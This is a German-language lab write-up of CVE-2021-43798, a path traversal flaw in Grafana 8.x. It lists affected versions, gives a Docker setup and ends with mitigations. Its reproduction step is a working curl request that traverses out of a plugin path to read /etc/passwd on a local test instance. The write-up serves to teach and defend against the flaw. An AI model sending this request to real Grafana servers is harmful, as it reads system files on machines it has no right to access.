CVE-2021-43798
1. Zusammenfassung
- Grafana ist eine Open-Source-Plattform zur Unterstützung von Datenüberwachung und -verwaltung. In den folgenden Versionen existiert eine Path-Traversal-Schwachstelle, bei der durch die Verwendung von Sonderzeichen wie ../ der Dateipfad manipuliert werden kann.
- 8.0.0 und höher, unter 8.0.7
- 8.1.0 und höher, unter 8.1.8
- 8.2.0 und höher, unter 8.2.7
- 8.3.0
- Der anfällige Pfad ist <grafana_host_url>/public/plugins/<plugin_id>/, wobei <plugin_id> die ID des installierten Plugins ist. Der anfällige Pfad kann über die folgenden Ressourcen eingesehen werden.
2. Einrichtung und Ausführung der anfälligen Umgebung
2.1 Verwendete Umgebung
2.2 Ausführung
docker-compose up -d
3. Reproduktion der Schwachstelle
- Überprüfen des geöffneten Bildschirms

curl --path-as-is http://localhost:3000/public/plugins/alertlist/../../../../../../../../etc/passwd
Dadurch konnte auf etc/passwd zugegriffen werden.
4. Abschluss (Gegenmaßnahmen)
- Wenn eine betroffene Version verwendet wird, sollte ein Update auf die gepatchten Versionen 8.3.1, 8.2.7, 8.1.8, 8.0.7 durchgeführt werden.
- Um Path-Traversal-Schwachstellen zu verhindern, sollte eine Whitelist-Methode angewendet werden, die nur den Zugriff auf erlaubte Pfade gestattet. Zudem müssen Benutzereingaben validiert und Pfade normalisiert werden, um ungewöhnliche Pfadzugriffe wie Verzeichnisaufstiege (../) einzuschränken.
Referenzen

 lim-ahmin/cve-2021-43798

